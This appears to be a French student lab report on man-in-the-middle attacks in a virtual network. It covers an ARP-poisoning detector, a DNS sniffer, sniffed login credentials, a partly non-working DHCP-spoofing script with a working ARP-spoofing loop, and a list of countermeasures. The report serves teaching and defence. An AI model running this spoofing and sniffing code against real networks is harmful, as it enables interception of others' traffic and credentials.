2023-06-19 23:19:32.%f;192.168.56.101;GET;/P.html
2023-06-19 23:19:32.%f;192.168.56.1;GET;/P.html
2023-06-19 23:19:32.%f;192.168.56.101;GET;/P.html
2023-06-19 23:19:49.%f;192.168.56.101;GET;/bienvenue.html?login=K0BA+TRA0RE&mdp=243544543543
2023-06-19 23:19:49.%f;192.168.56.101;GET;/bienvenue.html?login=K0BA+TRA0RE&mdp=243544543543

```

Le fichier capture.db capte bien les données entre le serveur et le client.

```
SQLite format 3
TABLE requests
      (date TEXT, ip TEXT, method TEXT, uri TEXT)
C9
94

*F7C2b
23:19:49.%f192.168.56.101GET/bienvenue.html?-
login=KOBATRAORE&mdp=243544543543^q2023-06-19 23:19:49.%f192.168.56.101GET/-
bienvenue.html?login=KOBATRAORE&mdp=24354454354332023-06-19
23:19:32.%f192.168.56.101GET/P.html1
23:19:32.%f192.168.56.101GET/P.html32023-06-19 23:19:32.%f192.168.56.101GET/P.html3
23:19:32.%f192.168.56.101GET/P.html32023-06-19 23:19:29.%f192.168.56.101GET/P.html3
20:58:09.%f192.168.56.101GET/bienvenue.html?login=drfgrh&mdp=rjrtjt09%[2023-06-19
20:58:09.%f192.168.56.101GET/bienvenue.html?login=drfgrh&mdp=rjrtjtS9)[2023-06-19
20:58:09.%f192.168.56.101GET/bienvenue.html?login=drfgrh&mdp=rjrtjt39)[2023-06-19
20:58:04.%f192.168.56.101GET/P.html19%9%2023-06-19 20:58:04.%f192.168.56.101GET/-
P.html39)[2023-06-19 20:58:04.%f192.168.56.101GET/P.html39)[2023-06-19
20:49:42.%f192.168.56.101GET/P.html19%9%2023-06-19 20:49:42.%f192.168.56.101GET/-
P.html39)[2023-06-19 20:49:42.%f192.168.56.101GET/P.html|
```

Détecte ARP :

La fonction **arp ()** du module **detect.py** a pour rôle de surveiller le trafic ARP d'un réseau local afin de détecter les attaques d'empoisonnement ARP. Elle analyse les échanges ARP en temps réel à la recherche de comportements anormaux, tels que des adresses MAC modifiées ou des conflits d'adresses. En identifiant ces attaques, la fonction permet de prendre des mesures de sécurité appropriées pour protéger le réseau contre les tentatives de manipulation et de compromission de la communication entre les machines.

Voici le code :

```
#!/usr/bin/env python3

from scapy.all import sniff, ARP

def arp():
    # Dictionnaire pour stocker les associations IP-MAC
    ip_mac_mapping = {}

    # Fonction de détection d'attaque d'empoisonnement ARP
    def detect_arp_attack(pkt):
        if ARP in pkt and pkt[ARP].op in (1, 2): # Opération ARP Request ou ARP Reply
            ip = pkt[ARP].psrc
            mac = pkt[ARP].hwsrc


            # Vérifier si l'association IP-MAC est déjà enregistrée
            if ip in ip_mac_mapping and ip_mac_mapping[ip] != mac:
                print(f"ARP Poisoning Attack Detected! IP: {ip}, MAC: {mac}")

            # Enregistrer ou mettre à jour l'association IP-MAC
            ip_mac_mapping[ip] = mac

    # Capture du trafic ARP pour détecter les attaques d'empoisonnement
    sniff(prn=detect_arp_attack, filter="arp", store=0, iface="enp0s3")

# Appel de la fonction arp()
arp()
```

Ce code on va l'exécuter sur la machine serveur qui permettra de trouver toutes les incohérences des tables ARP.



```
user@debian:~$ su -
Mot de passe :
root@debian:~# cd /home/user
root@debian:/home/user# python3 detection.py
ARP Poisoning Attack Detected! IP: 192.168.56.101, MAC: 08:00:27:67:61:88
ARP Poisoning Attack Detected! IP: 192.168.56.101, MAC: 08:00:27:e4:58:29
ARP Poisoning Attack Detected! IP: 192.168.56.101, MAC: 08:00:27:67:61:88
ARP Poisoning Attack Detected! IP: 192.168.56.101, MAC: 08:00:27:e4:58:29
```

Le code detection.py a bien remarqué l'attaque ARP qui était lancée depuis l'attaquant.

DNS :

Ici nous allons tenter de nous connecter au DNS google.com en effectuant la commande host depuis le serveur qui enverra à la machine physique.

Voici mon code :

```
1 #!/usr/bin/env python3
2
3 from scapy.all import sniff
4 from scapy.layers.dns import DNS
5 from scapy.layers.http import HTTPRequest
6 import time
7
8 def dns(ip, nb):
9     dns_requests = []
10
11     def process_packet(packet):
12         if DNS in packet:
13             print("dns")
14             dns_layer = packet[DNS]
15             for query in dns_layer.qd:
16                 dns_requests.append(query.qname.decode())
17
18     sniff(prn=process_packet, filter=f"src host {ip}", timeout=nb, iface="enp0s3")
19
20     for request in dns_requests:
21         print(request)
22
23 # Fonction check() pour capturer les requêtes HTTP
24 def check(packets):
25     for pkt in packets:
26         if HTTPRequest in pkt:
27             req = pkt[HTTPRequest]
28             method = req.Method.decode("utf-8")
29             path = req.Path.decode("utf-8")
30             version = req.Http_Version.decode("utf-8")
31             ip = pkt[IP].src
32             date = time.strftime("%Y-%m-%d %H:%M:%S")
33             print(f"{date};{ip};{method};{path}")
```

On commence par entrer la commande host dans un terminal de serveur en direction de la machine client :

```
root@debian:/home/user# host google.com 192.168.56.1
```

Et maintenant on va appeler la fonctions DNS de ce code dans un des terminaux de l'attaquant :


```

root@debian:/home/user# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from dns import dns
>>> dns("192.168.56.101", 30)
dns
dns
google.com.
google.com.
>>> █

```

Ci-dessus on écoute le port du serveur pendant 30 secondes.

Wireshark capture of DNS traffic on interface enp0s3. The packet list shows a series of DNS queries and ICMP destination unreachable responses. The packet details pane shows the structure of a DNS query packet.

No.	Source	Destination	Protocol	Length	Info
60669	192.168.56.101	192.168.56.1	DNS	70	Standard query 0xbc73 A google.com
791	192.168.56.104	192.168.56.1	ICMP	98	Destination unreachable (Host unreachable)
826	192.168.56.101	192.168.56.1	DNS	70	Standard query 0xd7b7 A google.com
833	192.168.56.104	192.168.56.1	ICMP	98	Destination unreachable (Host unreachable)
836	192.168.56.101	192.168.56.1	DNS	70	Standard query 0xd7b7 A google.com
850	192.168.56.104	192.168.56.1	ICMP	98	Destination unreachable (Host unreachable)
872	192.168.56.101	192.168.56.1	DNS	70	Standard query 0x6e36 A google.com
881	192.168.56.104	192.168.56.1	ICMP	98	Destination unreachable (Host unreachable)
884	192.168.56.101	192.168.56.1	DNS	70	Standard query 0x6e36 A google.com
894	192.168.56.104	192.168.56.1	ICMP	98	Destination unreachable (Host unreachable)
1201	192.168.56.101	192.168.56.1	DNS	70	Standard query 0x8418 A google.com
1208	192.168.56.104	192.168.56.1	ICMP	98	Destination unreachable (Host unreachable)
1211	192.168.56.101	192.168.56.1	DNS	70	Standard query 0x8418 A google.com
1225	192.168.56.104	192.168.56.1	ICMP	98	Destination unreachable (Host unreachable)
1352	192.168.56.101	192.168.56.1	DNS	70	Standard query 0xf5b1 A google.com
1359	192.168.56.104	192.168.56.1	ICMP	98	Destination unreachable (Host unreachable)
1362	192.168.56.101	192.168.56.1	DNS	70	Standard query 0xf5b1 A google.com
1376	192.168.56.104	192.168.56.1	ICMP	98	Destination unreachable (Host unreachable)

Frame 125: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface enp0s3, id 0
 Ethernet II, Src: PcsCompu_67:61:88 (08:00:27:67:61:88), Dst: PcsCompu_e4:58:29 (08:00:27:e4:58:29)
 Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.1
 User Datagram Protocol, Src Port: 43393, Dst Port: 53
 Domain Name System (query)

```

0000  08 00 27 e4 58 29 08 00 27 67 61 88 08 00 45 00  ...X) ..ga...E.
0010  00 38 50 69 00 00 40 11 38 95 c0 a8 38 65 c0 a8  -8Pi...@ 8...8e..
0020  38 01 a9 81 00 35 00 24 c3 ac 8c d2 01 00 00 01  8...5.$ .....
0030  00 00 00 00 00 00 06 67 6f 6f 67 6c 65 03 63 6f  .....g oogle-co
0040  6d 00 00 01 00 01  m.....

```

On voit bien que l'attaquant réussi bien à intercepter le trafic entre le serveur et le client.

DHCP :

L'attaque MITM basée sur DHCP consiste à intercepter le trafic réseau en se faisant passer pour un serveur DHCP légitime. L'attaquant répond plus rapidement aux demandes DHCP des clients avec des informations modifiées, redirigeant ainsi leur trafic vers des destinations malveillantes. Cela permet à l'attaquant d'intercepter et de manipuler le trafic réseau à son avantage.

Voici mon code :

```

1 #!/usr/bin/env python3
2
3 import time
4 from scapy.all import sendp, sniff, Ether, IP, UDP, BOOTP, DHCP, ARP
5
6 def dhcp():
7     # Adresse IP attribuée par l'attaquant
8     fake_ip = "192.168.1.100"
9
10    # Création d'un paquet DHCP Offer contenant la fausse route par défaut
11    dhcp_offer = Ether(dst='ff:ff:ff:ff:ff:ff') / IP(src='0.0.0.0', dst='255.255.255.255') / UDP(sport=67, dport=68) / BOOTP(op=2, yiaddr=fake_ip, siaddr='192.168.1.1', giaddr='192.168.1.1',
chaddr='attacker_mac_address') / DHCP(options=[('message-type', 'offer'), ('router', 'fake_default_gateway_ip'), 'end'])
12
13    # Envoi du paquet DHCP Offer
14    sendp(dhcp_offer, iface='enp0s3')
15
16    # Capture des paquets DHCP Request
17    packets = sniff(filter='udp and (port 67 or port 68)', timeout=5)
18    for packet in packets:
19        if DHCP in packet and packet[DHCP].options[0][1] == 3: # Vérification du type DHCP Request
20            # Création d'un paquet DHCP Acknowledge
21            dhcp_ack = Ether(dst='ff:ff:ff:ff:ff:ff') / IP(src='0.0.0.0', dst='255.255.255.255') / UDP(sport=67, dport=68) / BOOTP(op=2, yiaddr=fake_ip, siaddr='192.168.1.1', giaddr='192.168.1.1',
chaddr='attacker_mac_address') / DHCP(options=[('message-type', 'ack'), ('router', 'fake_default_gateway_ip'), 'end'])
22
23            # Envoi du paquet DHCP Acknowledge
24            sendp(dhcp_ack, iface='enp0s3')
25
26 def arp_attack():
27     ip_client = input("Adresse IP du client : ")
28     ip_serveur = input("Adresse IP du serveur : ")
29
30     while True:
31         # Attaque du client
32         attaque_client = Ether(dst='ff:ff:ff:ff:ff:ff') / ARP(op=2, psrc=ip_serveur, pdst=ip_client)
33         sendp(attaque_client, iface='enp0s3')
34
35         # Attaque du serveur
36         attaque_serveur = Ether(dst='ff:ff:ff:ff:ff:ff') / ARP(op=2, psrc=ip_client, pdst=ip_serveur)
37         sendp(attaque_serveur, iface='enp0s3')
38
39         time.sleep(2)
40
41 # Lancement de l'attaque ARP
42 arp_attack()

```

Cette attaque basée sur DHCP est à exécuter sur la VM attaquant :

[illegible]

Mais ce code n'a pas fonctionné comme prévu l'adresse ip du client n'est pas devenue 192.168.56.100 comme dans mon code.

Il existe plusieurs méthodes pour contrer des attaques d'empoisonnement par ARP en voici quelques-unes :

1. Utilisation du protocole HTTPS : Le protocole HTTPS utilise le chiffrement SSL/TLS pour sécuriser les communications entre les clients et les serveurs. En utilisant HTTPS, les données échangées sont chiffrées, ce qui rend plus difficile pour un attaquant de s'immiscer dans la communication et de modifier les données.
2. Utilisation de VLANs : Les Virtual Local Area Networks (VLANs) permettent de segmenter le réseau en plusieurs sous-réseaux logiques. Cela limite la portée des attaques MITM en restreignant la communication uniquement aux appareils appartenant au même VLAN. Ainsi, même si un attaquant réussit à effectuer une attaque MITM, il sera limité à un VLAN spécifique plutôt que d'avoir un accès complet au réseau.
3. Mise en œuvre du protocole ARP Spoofing Détection : Les attaques MITM basées sur l'ARP Spoofing peuvent être détectées en utilisant des techniques de détection spécifiques. Par exemple, certains outils et méthodes surveillent le trafic ARP à la recherche de modifications ou de duplications suspectes des tables ARP. Si une anomalie est détectée, une alerte peut être générée pour avertir les administrateurs du réseau.
4. Utilisation de la double authentification : La mise en place d'une double authentification renforce la sécurité des connexions en ajoutant une couche supplémentaire d'identification. Cela peut inclure l'utilisation d'un mot de passe ainsi que d'un code d'authentification à usage unique envoyé par SMS, une application d'authentification ou un jeton matériel. Cela rend plus difficile pour un attaquant d'usurper l'identité d'un utilisateur légitime.
5. Surveillance et analyse du trafic réseau : L'utilisation de systèmes de surveillance et d'analyse du trafic réseau permet de détecter les modèles de comportement anormaux ou les schémas d'attaque caractéristiques des attaques MITM. Ces outils peuvent aider à identifier rapidement les signes d'une attaque en cours et permettre une réponse rapide.